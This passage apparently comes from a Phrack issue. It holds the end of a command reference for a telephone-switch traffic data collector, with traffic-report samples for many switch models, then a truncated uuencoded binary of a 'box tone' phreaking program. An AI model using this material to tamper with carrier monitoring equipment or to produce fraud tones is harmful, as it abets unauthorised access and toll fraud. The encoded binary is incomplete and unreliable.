*R*> LIST nnnnN         List line 'nnnn' of effective RMT without heading

*R*> LIST nnnn,mmmm     List lines 'nnnn' to 'mmmm' of RMT

*R*> LIST nnnn,mmmmN    List lines 'nnnn' to 'mmmm' of RMT without heaading

*R*> NEW                Clear the editor workspace

*R*> USER               Make RAM based RMT active


                        The Scanner Processor
                        ~~~~~~~~~~~~~~~~~~~~~

*S*> CIRCUIT             Display Status Report

*S*> CIRCUIT nnn OFF     Turn off circuit 'nnn' and print Status report

*S*> CIRCUIT nnn OFF N   Turn off circuit 'nnn' without report

*S*> CIRCUIT nnn,mmm OFF Turn off circuts 'nnn' to 'mmm'

*S*> CIRCUIT nnn,mmm OFF N  Turn off 'nnn' to 'mmm' without report

*S*> CIRCUIT nnn ON      Turn 'nnn' ON and print report

*S*> CIRCUIT nnn ON N    Turn 'nnn' ON without report

*S*> CIRCUIT nnn,mmm ON  Turn circuts 'nnn' to 'mmm' on and print status report

*S*> CIRCUIT nnn,mmm,ON N   Turn on 'nnn' to 'mmm' but do not print report

*S*> REPORT              Display names of disable reports

*S*> REPORT report.type OFF     Disable 'report.type' for printing

*S*> REPORT report.type ON      Enable  'report.type' for printing

*S*> RESTART             Restart scanner interrogation

*S*> ROUTE n             Display all future alarm reports on channel 'n'

*S*> STOP                Stop scanner interrogation

*S*> TEST                Dial the alarm number set on the system optioning
                         board (dip switches on the config board) for
                         communication line testing.

*S*> TEST 3,1 nnn nnn nnnn    Dial the indicated number (on port 3) and test
                              the communication lines.
                              If you test with the port you called in on,
                              you will have to hangup and call back for the
                              results. (Port 0)
```

The Traffic Processor
~~~~~~~~~~~~~~~~~~~~~

T> ACTIVE	Display the contents of the active buffer
T> BANK	Display bank to be polled
T> BANK n	Set Bank to be polled (bank 'n')
T> FLIP	Flip the buffers (this MAY cause polling, depending on the hardware (switch) & port configuration)
T> HELP	Processor Menus
T> METERS	Display current meter limits
T> METERS nnnn	Set upper meter limits
T> METERS mmmm,nnnn	Set lower and upper meter limits
T> METERS mmmm,nnnn V	Set variable meter limits
T> METERS mmmm,nnnn F	Set fixed meter limits
T> PASSIVE	Display the contents of a Passive buffer
T> TRAFFIC	Interrupt or resume traffic after user interaction with channel 1

Standard Control Codes
~~~~~~~~~~~~~~~~~~~~~~

^A	Start of Heading
^B	Start of Text
^C	End of Text
^D	End of transmission
^E	Enquiry (no not like CBI)
^F	Acknowledgment
^G	Bell :)
^H	Backspace
^I	Horizontal Tab
^J	Line feed
^K	Vertical Tab
^L	Form Feed
^M	Carriage return
^N	Shift out
^O	Shift in
^P	Data line escape
^Q	Device Control 1
^R	Device Control 2
^S	Device Control 3
^T	Device Control 4
^U	Negative Acknowledgment
^V	Synchronous Idle
^W	End of Transmission Block
^X	Cancel
^Y	End of Medium
^Z	Substitute

What is all this?
~~~~~~~~~~~~~~~~~

The RMT data is the data transmitted to the UDC by the switch. This data is formatted in such a way that it tells the UDC what is happening and what has already happened since the last buffer flip. This data is then converted to a standard format to be transferred to the Central Processor. For examples
~~~~~~~~~~~~~~~~~

of switch output, refer to the switch example list further in this article.

Here is an example of the System Output data, after being translated into standard format by the UDC:

The first two lines of the System Output data will contain the values of the 19 status registers as follows:

```
       0     1     2     3     4     5     6     7     8     9

000  00345 00003 00013 00000 00005 00000 00005 01903 00012 00000
001  06800 01021 01101 01065 00000 00003 00007 02435 00000 00000

       10    11    12    13    14    15    16    17    18    19
```

The registers are as follows:

```
0       UDC control program number (usually 345, newer versions may be diff.)
1       UDC control program version (1,3,5,etc.)
2       Hour at buffer flip (active to passive)
3       Minute at buffer flip (active to passive)
4       Number of buffer flips since power on (65535 maximum)
5       Power interrupt flag (99 if fewer than two intervals have occurred
        since the power interrupt or hard restart; 0 otherwise)
6       Number of reports in the buffer
7       Total number of meters in this buffer (including headers)
8       Hour at buffer flip (passive to active)
9       Minute at buffer flip (passive to active)
10-13   Strapping Card signature
14      Total number of errors since last had reset or power up
15      Number of soft restarts since last power-up or hard restart
16      Number of buffer flips since last soft restart
17      Address of last error which caused a soft restart
18-19   unused
```

When a traffic report is to be sent, the following header will be sent (in the System Output) to the UDC processor(s) to tell the traffic processor to begin buffering the report:

```
       0     1     2     3     4     5     6     7     8     9

190  65535 00008 00022 00000 00000 00000 00000 00000 00000 00000
191  00004 00027 00078 00700 00800 31227 00074 00000 00002 00018
192  00078 00000 00000 00000 00000 00000 00000 00000 00000 00000

       10    11    12    13    14    15    16    17    18    19
```

The registers for the header are as follows:

```
0       65535 (This signals the beginning of the switch report)
1       Message type obtained from the 'type' field of the RMT
2       The number of registers used by the message, including the
        10 registers of this header.
3-9     unused (00000)
```

Ok ?! Now what?!
~~~~~~~~~~~~~~~~

Well now that I have explained all the commands, the data formats, etc, of the UDC, you can now check the RMT or TRAFFIC buffers to see exactly what type of switch you are monitoring. Here are some examples of the Data format for the following switches:

```
**********************************************************************
------------------  AT&T AUTOPLEX 100 SWITCH  -------------------------
**********************************************************************
```
~~~~~~~~~~~~~~~~

Example of RMT data:
~~~~~~~~~~~~~~~~~~~

ENTRY	REQUIRED PHASE	STRING	NEW PHASE	ACTION	TYPE	STARTING REGISTER	ENDING REGISTER
001	000	/M 00/	001	075	255	65535	65535
002	001	/BLOCK C/	002	077	001	00020	00169
003	002	/FINISH/	001	073	255	65535	65535
004	001	/CELL 001/	001	077	002	00170	00229
005	001	/CELL 002/	001	077	003	00230	00289
006	001	/CELL 003/	001	077	004	00290	00349
007	001	/CELL 005/	001	077	005	00350	00409
008	001	/CELL 006/	001	077	006	00410	00469
009	001	/CELL 007/	001	077	007	00470	00529
010	001	/CELL 008/	001	077	008	00530	00589
011	001	/CELL 009/	001	077	009	00590	00649
012	001	/CELL 010/	001	077	010	00650	00709
013	001	/CELL 011/	001	077	011	00710	00769
014	001	/CELL 012/	001	077	012	00770	00829
015	001	/CELL 013/	001	077	013	00830	00889
016	001	/BLOCK H/	001	077	014	00890	00949
017	001	/FINISH/	001	073	255	65535	65535

Example of TRAFFIC report:
~~~~~~~~~~~~~~~~~~~~~~~~~

```
M 00    3/7/1993        THU     13:00:00
        #068

        A 30

        BLOCK C 000034   13:00  3/7/1993        12:00   3/7/1993

(0)
000100 000313 000197 000049 000029 000103 000226 000125 000220 000066
(1)
000180 000291 000238 000123 000050 000154 000326 000146 000074 000089
(2)
000000 000007 000000 000000 000000 000000 000000 000000 000000 000000
(3)
000000 000000 000000 000000 000000 000000 000000 000036 000180 000000
(4)
000023 000023 000366 000000 000000 000000 000000 000000 000000 000000
(5)
.
.
.
  (more data)

.
.
(13)
000000 000000 000000 000000 000000 000000 000000 000000 000000 000000
        FINISH
        03/07/93  13:30:38
        #371
        .
        .
        .

M 00    3/7/1993 THU 13:00:00
        #068


00 REPT:AMPSTRSF        CELL 001  START 120    STOP 130     03/07   COMPLETE
```

```
000089 000014 000000 000000 000000 000000 000084 000014 000201 000001
000052 000050 000048 000036 000002 000008 000003 000199 000000 002654
000000 000031 000000 000360 000000 000000 000000 000036 003728 005170
000000 004065 003170 000000 003992 000071 000000 000067 000146 000000
000241 000000 000000 000000 000000 000000 000000 000000 000000 000000
#077

        M 00 REPT:RC CENSUS
                OFFICE RC CHANNEL = REM
                TRCA OVER 0% FULL
                RBA OVER 5% FULL
                RCMDS   MODE = 0
                #082


        M 00 REPT:RC SOURCE

        SCV=0
        CFV=0
        RCS=0
        DLY=0
        VSS=0
        ACS=0
        CSR=0
        BIS=0
        TRB=0
        FBP=0
        LOG=0
        CR6=0
        #083
        .
        .
        .
        (more)
        .
        .

**********************************************************************
---------------------   ITT/North 1210 Switch  --------------------------
**********************************************************************



Example of RMT data:
~~~~~~~~~~~~~~~~~~~

ACTION  IN LINE  003                    FIXED LOWER: 00000  UPPER: 02039

ENTRY  REQUIRED STRING          NEW     ACTION  TYPE  STARTING  ENDING
        PHASE                   PHASE                 REGISTER  REGISTER
-------------------------------------------------------------------------
001     000     /:/             001     076     255     65535   65535
002     001     /TYPE/          002     073     255     65535   65535
003     002     /2  /           003     077     002     00020   00098
004     002     /4  /           003     077     004     00100   00319
005     002     /5  /           003     077     005     00320   00469
006     002     /16 /           003     077     016     00670   01769
007     002     /18 /           003     077     018     01770   02040
008     002     /20 /           003     077     020     00470   00669
009     003     /END/           000     073     255     65535   65535

Example of a TRAFFIC report:
~~~~~~~~~~~~~~~~~~~~~~~~~~

DSS-1  VAR-00 VER-00 PAT=43   ACD
938 R TRAFF 4703 12/06/93       09:00:00 SBG-B
                                DATA FROM 1210 SWITCH TO UDC

DIAL TONE DELAY
TYPE    CODE    SCAN(SEC)       BRP     START/TIME   LENGTH(MIN) ORDER/DATE
```

```
  2      R          10          21(45)   08:00          60       12/16/93

THRESHOLD TIME 2.0

LSID    DTD  TIME(SEC)  CALLS   DELAY CALLS
 1             .34     60          1
 2             .47     34          0
SYS TOTAL      .43     94          1
END

936 TRAFF  4703 12/06/93        09:45:55        SBG-B
SEPERATIONS

TYPE    CODE    SCAN(SEC) BRP   START/TIME      LENGTH(MIN)     ORDER/DATE
  4      R      NONE     10(43Z 12:00            60             12/06/79

CNTR*  VALUE  CNTR*  VALUE  CNTR*   VALUE CNTR*  VALUE  CNTR*  VALUE
  1    32      2      65     3       73    4      84     5      64
  6    42      7      84     8       51    9      63     10     69

END

9344  TRAFF 4703  12/06/93  09:46:00    CALL COUNT
.
.
(more)
.
.
```

note: This thing is a beast! If you find one of these call a museum quick!!!

```
**************************************************************************
---------------         ITT/North NX-1E Switch    ------------------------
**************************************************************************
```

RMT data example:

```
ACTION IN LINE 000                      VARIABLE LOWER: 00000 UPPER: 00019

ENTRY   REQUIRED        STRING  NEW     ACTION  TYPE    STARTING  ENDING
        PHASE                   PHASE                   REGISTER  REGISTER
-------------------------------------------------------------------------

001     000         /:/         001     076     255     65535     65535
002     001         /DATA TYPE/ 001     078     001     65535     65535
003     001         /END OF/    000     073     255     65535     65535
```

Example of a TRAFFIC report:

```
26 JUNE 86   10:00:00    THT  735    TM GROUPED   DATA DUMP REPORT

TIME OF LAST REPORT:    26 JUNE 78    09:00:00

DATA TYPE               GROUPED DATA

SOTU    572     681

SOTP    434     863

RSOU    894

RSOP    978
```

```
GTCA    1       1       2       3       4       5       6

SLA     0       0       0       0       1       1       1

TKTU    631     408     17      358     951     426     324
        436     384     277     462     46      853     956

TKTP    543     753     783     34      572     294     815
        426     85      357     392     739     212     142

TK2U    584     282     53      19

BSWU    27      7

QTCU    18

END OF GROUPED DATA DUMP
```

```
************************************************************************
---------- THE GTE GTD-1 (Automatic Electric No.1 EAX) Switch-------------
************************************************************************
```

Example of RMT data:
~~~~~~~~~~~~~~~~~~~~

```
ACTION IN LINE 007                      VARIABLE LOWER: 00000 UPPER: 00079

ENTRY   REQUIRED  STRING        NEW     ACTION  TYPE    STARTING   ENDING
        PHASE                   PHASE                   REGISTER   REGISTER
------------------------------------------------------------------------------

001     000     /HO UR/         000     075     255     65535      65535
002     000     /MS 19/         001     077     001     00020      00039
003     001     /MS 19/         001     081     001     00101      65535
004     001     /COUNTS/        001     073     255     65535      65535
005     001     /MS 21/         002     077     002     00040      00079
006     002     /MS 21/         002     081     001     00101      65535
007     002     /COUNTS/        003     073     255     65535      65535
```

Example of TRAFFIC report:
~~~~~~~~~~~~~~~~~~~~~~~~~~

```
I  00  HO UR  1:00:00
R  00  ME RR   9
R  00  MS 19   7 COUNTS GREATER THAN 0
R  00  MS 19   1,01   1152  1,02  1350  1,03  1194
R  00  MS 19   1,04   1378  1,05  1212  1,06  1231
R  00  MS 19   1,07   1099
R  00  MS 21   7 COUNTS GREATER THAN 0
R  00  MS 21   1,01   397  1,02  570  1,03  574
R  00  MS 21   1,04   542  1,05  682  1,06  668
R  00  MS 21   1,07   542
R  00  MS 22   7 COUNTS GREATER THAN 0
```

```
************************************************************************
--------- THE GTE GTD-2 (Automatic Electric No.2 EAX) Switch -------------
************************************************************************
```

Example of RMT data:

~~~~~~~~~~~~~~~~~~~

ACTION IN LINE 007 VARIABLE LOWER: 00000 UPPER: 00079

ENTRY	REQUIRED PHASE	STRING	NEW PHASE	ACTION	TYPE	STARTING REGISTER	ENDING REGISTER
001	000	/S@/	001	084	255	65535	65535
002	001	/MPTK/	001	078	001	65535	65535
003	001	/MPSW/	001	078	002	65535	65535
004	001	/MPLB/	001	078	003	65535	65535
005	001	/MPMA/	001	078	004	65535	65535
006	001	/MPLS/	001	078	005	65535	65535
007	001	/MPSP/	001	078	006	65535	65535

Example of TRAFFIC report:
~~~~~~~~~~~~~~~~~~~~~~~~~

S@1900 TDA MPTK 08-14-86 1900 2000

TRK GRP	ICT USAGE	ICT ATT	ICT HITS	OGT USAGE	OGT ATT	OGT OFL	PRE DIAL
128	0	0	0	31	18	0	0
129	0	0	0	32	12	0	0
130	0	0	0	0	0	0	0
131	0	0	0	486	269	0	0
132	0	0	0	55	13	0	0
133	317	143	0	264	108	0	0
134	0	0	0	1	2	0	0

S@1901 TDA PMSW 08-14-86 1900 2000

SVC	USAGE	ATT	OFL
10	3		
10	3	164	0
11	17	163	0
14	302	2523	0
15	200	2391	0
16	377	2187	0
18	84	1171	0
19	113	1477	0

****

---------- The Motorola EMX-250 Switch ----------

****

Example of RMT data:
~~~~~~~~~~~~~~~~~~~

ACTION IN LINE 003 VARIABLE LOWER: 00000 UPPER: 00389

ENTRY	REQUIRED PHASE	STRING	NEW PHASE	ACTION	TYPE	STARTING REGISTER	ENDING REGISTER
001	000	/TRA21/	001	078	001	65535	65535
002	001	/ /	002	073	255	65535	65535
003	002	/^M/	000	078	002	65535	65535

Example of TRAFFIC report:
~~~~~~~~~~~~~~~~~~~~~~~~~

TRA21 0307 1400 1500
0369 0000 00

```
00129 00045 00178 00127 00000 00000 00000 00000
00000 00000 00000 00001 00000 00000 00000 00000
101 000 BBBBBBBBBBBBBBBBBBBBBBBB 262 1234 1

TRA30 0307 1400 1500
0000 0000 00
00000 00000 00000 00000 00000 00000 00000 00000
00000 00000 00000 00000 00000 00000 00000 00000
247 000 BBBBBBBBBBBBBBBBBBBBBBBB 262 2134 1

TRA31 0307 1400 1500
0000 0000 00
00000 00000 00000 00000 00000 00000 00000 00000
00000 00000 00000 00000 00000 00000 00000 00000
253 000 BBBBBBBBBBBBBBBBBBBBBBBB 262 1234 1

TRA32 0307 1400 1500
00000 00000 00000 00000 00000 00000 00000 00000
00000 00000 00000 00000 00000 00000 00000 00000
254 000 BBBBBBBBBBBBBBBBBBBBBBBB 262 1234 1


**********************************************************************
----------------          NEC ND-20S SWITCH      ----------------------
**********************************************************************


Example of RMT data
"""""""""""""""""""


ENTRY   REQUIRED   STRING       NEW     ACTION  TYPE    STARTING  ENDING
        PHASE                   PHASE                   REGISTER  REGISTER
-------------------------------------------------------------------------

001     000        ///          000     075     255     65535     65535
002     000        /ORG. CALL/  001     078     001     65535     65535
003     001        /DUMP END/   000     073     255     65535     65535
004     000        /SPECIAL DU/ 001     078     002     65536     65535


Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~


06/21   20:01   CON-TEST        NG
PL:1 0 5 4 5 4 6 PT:1 0 3 1 6 4 2
06/21   20:02   * TRAFFIC NORMAL DUMP *

        COM  ORG. CALL ATTEMPTS (PEG COUNT)

026613  000079  000233   00000 00000 00000 00038
000000  000114

        COM  ORG. CALL COMPLETED (PEG COUNT)

012172  000049  000113  000047

        OOH  TER. CALL COMPLETED (PEG COUNT)

034146  000142  000000

        OOH  CALLED PARTY BUSY ENCOUNTERED   (PEG COUNT)

003356

06/21   20:04   *NORMAL DUMP END*
```

```
000000 000000

        00H  CALLED OFFICE   (PEG COUNT)

000000 000000 000000 000000 000000 000000 000000 000000

        OOH  A-LINK     USAGE PER NW BASIS  (CCS)


0733.80  0594.40 0000.00 0000.00

        OOH  TRUNK USAGE   (CCS)  OGY

0002.40  0004.20 0009.00 0001.60 0009.60 0002.20 0016.00
0000.00  0003.00 0000.00 0000.00 0046.80 0000.00 0003.00

06/21   20:22  *SPECIAL DUMP END*

06/21   20:22


**************************************************************************
------------------ Northern Telecom DMS-10 Switch -------------------------
**************************************************************************

Example of RMT data:
~~~~~~~~~~~~~~~~~~~

ACTION IN LINE 011                      VARIABLE LOWER: 00000 UPPER: 00560

ENTRY  REQUIRED  STRING         NEW     ACTION  TYPE    STARTING  ENDING
        PHASE                   PHASE                   REGISTER  REGISTER
-------------------------------------------------------------------------
001     000     /OPM001/        000     072     001     65535     65535
002     000     /OPM002/        000     078     002     65535     65535
003     000     /OPM003/        000     078     003     65535     65535
004     000     /OPM004/        000     078     004     65535     65535
005     000     /OPM005/        000     078     005     65535     65535
006     000     /OPM006/        000     078     006     65535     65535
007     000     /OPM007/        000     078     007     65535     65535
008     000     /OPM008/        000     078     008     65535     65535
009     000     /OPM009/        000     078     009     65535     65535
010     000     /OPM010/        000     078     010     65535     65535
011     000     /OPM011/        000     078     011     65535     65535
012     000     /OPM012/        000     078     012     65535     65535
013     000     /OPM013/        000     078     013     65535     65535


Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~

OPM001 TRAF HLST MON   08/19/86   15:00:00  HRHR

                PEG     BLK     USE
        ORTM    00635   00000   00978
        OROG    00477   00000   00685
        ORNC    00089
        RVRT    00012
        INTM    00429   00000   00707
        INOG    00000   00000   00000
        INNC    00003

OPM002 OSVC HLST MON  11/02/85  15:00:00 HRHR

                PEG

        PSIG    00027
        PDTO    00015
        PABN    00092
        FSTR    00168
```

```
        DGTC    00599
        DPC     00874
        TOTC    01473
                  %
        DGTS    000.0
        DPS     000.0
        TOTS    000.0


**********************************************************************
----------------- Northern Telecom DMS-100 Switch ----------------------
**********************************************************************

Example of RMT data
~~~~~~~~~~~~~~~~~~

ACTION IN LINE 004                      VARIABLE LOWER: 00000 UPPER: 01015

ENTRY   REQUIRED   STRING       NEW     ACTION  TYPE    STARTING   ENDING
        PHASE                   PHASE                   REGISTER   REGISTER
-------------------------------------------------------------------------
001     000        /QWMPR2/     001     075     255     65535      65535
002     001        /SLOWS/      002     077     001     00020      00999
003     002        /TRMT2/      003     068     066     65535      65535
004     002        /ANN^J/      002     068     119     65535      65535
005     002        /SITE^J/     003     073     255     65535      65535
006     003        /TRK^J/      004     077     002     01000      04499
007     004        /KEY/        005     081     019     00027      65535
008     005        /QFZ^J/      000     077     003     04500      04920


Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~

CMFLINT OMPR213  AUG13  15:01:09     3684       INFO  CM  REPORT

CLASS: NMCTRAFF
START: 1986/08/13  14:00:00  WED; STOP: 1986/08/13   15:00:00 WED;
SLOWSAMPLES:         36;  FASTSAMPLES:          360;

CPU
        MTCHINT   TRAPINT   CPUFLT  SYSWINIT SYSCINIT    SYNCLOSS
        MSYLOSSU  SSYLOSSU
 0           0         0       0       0          0           0
             0         0

ICO

        IOCERR    IOCLKERR   IOCFLT   IOCLKSBU   IOLKMBU  IOCSBU
        IOCMBU
 0           0         0        0      0          0           0
             0

CMC
        KEY (CMC_INDEX)
        .
        .
        .

**********************************************************************
----------------- Northern Telecom DMS-250 ----------------------------
**********************************************************************

Example of RMT data
~~~~~~~~~~~~~~~~~~

ACTION IN LINE 003                      VARIABLE LOWER: 00000 UPPER: 02387

ENTRY     REQUIRED    STRING    NEW   ACTION  TYPE STARTING  ENDING
          PHASE                 PHASE             REGISTER  REGISTER
```

```
-------------------------------------------------------------------------
001        000       /QMPR2/    001     072   255  65535     65535
002        001       /INFO/     002     073   255  65535     65535
003        002       /SLOWS/    000     078   001  65535     65535
```

Example of TRAFFIC data
~~~~~~~~~~~~~~~~~~~~~~

```
QMPR18 AUG28  17:00:43 4000 INFO QM REPORT
        CLASS:SCHOURDC
        START:1984/08/28  16:00:00  TUE; STOP: 1984/08/28 17:00:00 TUE;
        SLOWSAMPLES:       36; FASTSAMPLES

TRMT1
        VACT    UNCA    HNPI    UNDN    BLDN    UNIN
        TESS

   0     60       0       0       0       0       0
          0       0       0

TRMT2

        DNTR    CNOT    DCFC    PRSC    GNCT    ATBS
                MHLD

   0      0       0       0       0       0       0
          0       0

QMPR220 AUG28 17:30:16  6100 INFO REPORT
        CLASS: ADHOURC
        START:1984/08/28        17:00:00 TUE; STOP 1984/08/28   18:00:00 TUE;
        SLOWSAMPLES:    36;     FASTSAMPLES:    360;

TRK
        KEY (COMMON_LANGUAGE_NAME)
        INFO (QM2TRKINFO)
          INCATOT PRERTEAB   INFAIL   NATMPT MOVFLATB   GLARE
          QUTFAIL DEFLCDA    DREU     PREU   TRU        SBU
          ANSWER  INVAUTH    CONNECT  TANDEM AQF        ANF
```

****
---------- Northern Telecom SL-1 Switch ----------
****

Example of RMT data
~~~~~~~~~~~~~~~~~~

```
ACTION IN LINE 005 (RAM)        VARIABLE LOWER: 00000 UPPER: 00010

ENTRY   REQUIRED   STRING       NEW     ACTION  TYPE    STARTING ENDING
        PHASE                   PHASE                   REGISTER REGISTER
-------------------------------------------------------------------------
001     000     /TFS000/        001     073     255     65535    65535
002     001     /19/            002     073     255     65535    65535
003     002     / /             000     084     255     65535    65535
004     001     /TF/            000     073     255     65535    65535
005     002     /TF/            000     073     255     65535    65535
006     000     /TFS001/        000     078     001     65535    65535
007     000     /TFS002/        000     078     002     65535    65535
008     000     /TFS411/        000     078     141     65535    65535
009     000     /TFS412/        000     078     142     65535    65535
010     000     /TFS999/        000     073     255     65535    65535
```

Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~

```
001 TFS000

13      10      1978
10      30      00

001 TFS102

00      0000157 00100

001 TFS102

01      0000194 00100

001 TFS102

02      0000194 00100

.
.
.

001     TFS001

00      TERM    00000   0000012 00023   00000   0000157 00161
01      TERM    00000   0000028 00018   00000   0000256 00157
02      TERM    00000   0000015 00019   00000   0000194 00134
06      CONF    00000   0000000 00000   00000   0000001 00003
07      TDS     00000   0000000 00000   00000   0000000 00000
 .
 .
 .
```

```
**************************************************************************
---------------- Northern Telecom SP-1 PABX Switch ----------------------
**************************************************************************
```

Example of RMT data
~~~~~~~~~~~~~~~~~~

```
ACTION IN LINE 013                      VARIABLE LOWER: 00000 UPPER: 00042

ENTRY   REQUIRED  STRING        NEW     ACTION  TYPE    STARTING  ENDING
        PHASE                   PHASE                   REGISTER  REGISTER
-------------------------------------------------------------------------
001     001       /JAN/         002     073     255     65535     65535
002     001       /FEB/         002     073     255     65535     65536
003     001       /MAR/         002     073     255     65535     65535
004     001       /APR/         002     073     255     65535     65535
005     001       /MAY/         002     073     255     65535     65535
006     001       /JUN/         002     073     255     65535     65535
007     001       /JUL/         002     073     255     65535     65535
008     001       /AUG/         002     073     255     65535     65535
009     001       /SEP/         002     073     255     65535     65535
010     001       /OCT/         002     073     255     65535     65535
011     001       /NOV/         002     073     255     65535     65535
012     001       /DEC/         002     073     255     65535     65535
013     002       /19/          000     075     054     65535     65535
.
.
.
```

Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~

```
0067  OPR  MEA  00315  013077  18 - 200SUS
```

```
LIN#    0       78
 2      2       8       0       0       32      0       36      0     2  82

LIN#    1       8
 0      0       8       0       0       32      0       0       32     2  0


WED 11 SEPT     1980    112777

572     415     23      3       46      160     1992    0
  0     516      0      0       22        1     2180    0

        0055  OPR  MEA   045331   112044

2420    1713    101     10      327     628     4512    8512    0

 WED  11 SEPT 1980    1:06:27    1606CLS3


  .
  .
  .


*************************************************************************
--------------- Stromberg Carlson DCO Switch (!!) ----------------------
*************************************************************************

Example of RMT data
~~~~~~~~~~~~~~~~~~

ACTION IN LINE 006                      VARIABLE LOWER: 00000 UPPER: 00837

ENTRY   REQUIRED  STRING        NEW     ACTION  TYPE    STARTING ENDING
        PHASE                   PHASE                   REGISTER REGISTER
-------------------------------------------------------------------------
001     000       /COMPLETION/  000     084     255     65535    65535
002     000       /ROW/         001     077     001     00100    02039
003     001       /END OF TMR/  000     073     255     65535    65535
004     001       /***/         002     073     255     65535    65535
005     002       /^M/          001     066     001     65535    65535


Example of a TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~~~

SITE:ACD,INC.           GROUP: 1                BUFFER:ACTIVE
COLLECTION TIME: 08:00:00       05/01/79
COMPLETION TIME: 08:01:05       05/01/79

ROW     ODD3S   ODTNP
0       1       2
1
        OLOSZ   OLMAT   ORVEC
2       3       2       1
        OLOTB   OLOTL   OLOTP   OLMDS   OLMBY
3       7       2       1       8       3

4

5

...
.
.
.
.
```

```
**********************************************************************
-------------- TRW Vidar ITS 4/5 and ITS 5 Switches -------------------
**********************************************************************
```

Example of RMT data
~~~~~~~~~~~~~~~~~~

```
ACTION IN LINE 006              VARIABLE LOWER: 00000 UPPER: 00837

ENTRY   REQUIRED   STRING       NEW     ACTION  TYPE    STARTING  ENDING
        PHASE                   PHASE                   REGISTER  REGISTER
-----------------------------------------------------------------------------
001     000     /ITD REPORT/    000     073     255     65535     65535
002     000     / TO /          000     072     001     65535     65535
003     000     /SYSTEM/        000     078     002     65535     65535
004     000     /GRADE/         000     078     004     65535     65535
005     000     /SEPAR/         000     073     004     65535     65535
006     000     /END/           000     004     255     65535     65535
```

Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~

```
TIMED  ITS REPORT   ADAM FROM 08-18-86  13:01:31 TO 08-18-86 14:00:28
CLEARING COUNTERS

GROUP TOTALS

        NAME    TYPE    ATT     COM     XCS     AVH     OFL

        LSSO    ORIG    131     93      1671    13      0
        LSSO    TERM    129     98      1729    13      0
        LSS1    ORIG    159     111     3093    19      0
        LSS1    TERM    114     97      2793    25      0
        LSS2    ORIG
        .
        .
        .
        .
```

```
**********************************************************************
------------- Western Electric ESS 5 Switch -------------------------
**********************************************************************
```

Example of RMT data
~~~~~~~~~~~~~~~~~~

```
ACTION IN LINE 003                      VARIABLE LOWER: 00000 UPPPER: 00100

ENTRY   REQUIRED   STRING       NEW     ACTION  TYPE    STARTING ENDING
        PHASE                   PHASE                   REGISTER REGISTER
-----------------------------------------------------------------------------
001     000     /S570/          001     075     255     65535    65535
002     001     /TION 1:/       002     078     001     65535    65535
003     002     /TION 3:/       003     078     002     65535    65535
```

Example of TRAFFIC report
~~~~~~~~~~~~~~~~~~~~~~~~

```
S570-108396613 86-05-13  12:01:22  12430
OP TRFC30 VLD
  TIME: 12:0:27

SECTION 1: VALIDITY

PROC    DATLOS  SCN10   SCN100
```

```
0       VALID   0       18
7       VALID   180     18
10      VALID   180     19
9       VALID   180     18
2       VALID   180     18
6       VALID   180     18
4       VALID   180     18
3       VALID   180     18
8       VALID   180     18
5       VALID   180     18
1       VALID   180     18
11      VALID   180     18


S570-108396613  86-05-13 12:01:24  12431
OP TRFC30 OFC
  TIME 12:0:27

SECTION 3: OFFICE TOTALS

DPORQ =   46    TTPRQ =  693  DPINRQ =  1226
MFINRQ=   9577  CDIRR =  58   TCBUSY =  11
 .
 .
 .
 .
 .
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 22 of 28

****

BOX.EXE - Submitted to Phrack Magazine for your amusement.

by The Fixer / 604

This is a tiny, minimalist demonstration of several types of box tones.
No cosmetic bullshit, no command line parameters and no config files.

You just type BOX.

The only requirements for this program are an IBM PC or compatible and an Adlib Music Card or one of its many successors (including all Sound Blaster types). You may need to turn the volume up a bit as the pure sinewaves tend to be quieter than other Adlib waveforms.

There are keystroke menus in the program. If you need more help than that, you shouldn't be running it.

-=(The Fixer of 604)=-

```
begin 644 box.exe
M35J'`1$`````"`"L'*Z>@`X`````2`-D!'````$Q:,#G__U6)Y3'`FLT"D`*#
M?@0`=7_X!YJE#B<!ZTKS!@!^$_^`L`%0_W8&FHT-[0=(]9J_!OCG"+' `YP+G
M".?\]?#3Y_`$FJ@"+@+7`-*`!^C\^%W"MO?_F[@"`)K\[`**1@0\.W4&QN'\
M1OZ7&#P\]@+K#OD8/#WV`^L$^O^.!]O^B$;Z_XGLOOC_Q!A";'5E(&)O>"!S
M:?__;75L871O<B!M;V1E.B<@(,!M,?W_,OC]-/C]-_ZC^E-4,U`H1"G8;5__
M_C/X_37X_3C8_5`@*%38^`N;`__^-OC].?I+V=2&V$O8^!/__C"P_3*("GA0
MV/@;__S8L%,I(OS#]4AI="!Y;W4F<V.(<&%C$F'V9H?G&#(V,*U#4%,FWT`?
M1AGK4VEL=F4@T/G_1C'P4O_I960O1W)E96X@)MI2(`\/=&\@<&CO86L@81]/
ML'1R:6YGTT530X/_YW%UW0?P";^<!1Y7FMVP'P7VFI'Q_K^G``Y7'K7@4)IP
M!NGD^`W5^`_`NZW5^!F_Z.3X&A`!Y/@9..3X&F#D^!EMO]7X#XBY^!JKY/@:
MTN3X%%W#+$L]&R$`\5,]2_%4^_50AACZ,OE$^3/V__DA/53S+#UP875S911%
M;K;==%WQ4'KT4WSS.O7B!`&(\X%T@>SWF\KB0O@4+@/;\!?X*%O5^`O^Y/@)
M!.2-O@`?4O\65[C_`.(UXIV'_^+^BH;G,.2)AOS^N``QPP`[^7X#Z94!\/['
M8?[K!/_ZB[[\BH.`X=S(^PK2/#$/'W42_S8$\38"`+AD_BFSZ,3[Z5$!/#+J
M"#:$Z@;J_*[J.^H4&S/J#.H*ZOR80HKJ)>HTZA`-(>H.ZOR"Z@_J-<6&ZA3J
M$NK\;.JGV/D`/#;J&.H6ZOP04E;JX^HWZAQL".H:ZOQ`ZLTI-NHXZB#J'NK\
M*H04ZK?J.>HD&T+J(NK\%.JAZC"*?>HHZB;J_/[ZZ8LXQ.I+=1'N-.H0?S+J
MR.KH^NMV/%.*#>L\ZSK5_-.GV.MA/%3K,.LNZ_QPBK[K3#Q0ZS@-I^LVZ_RI
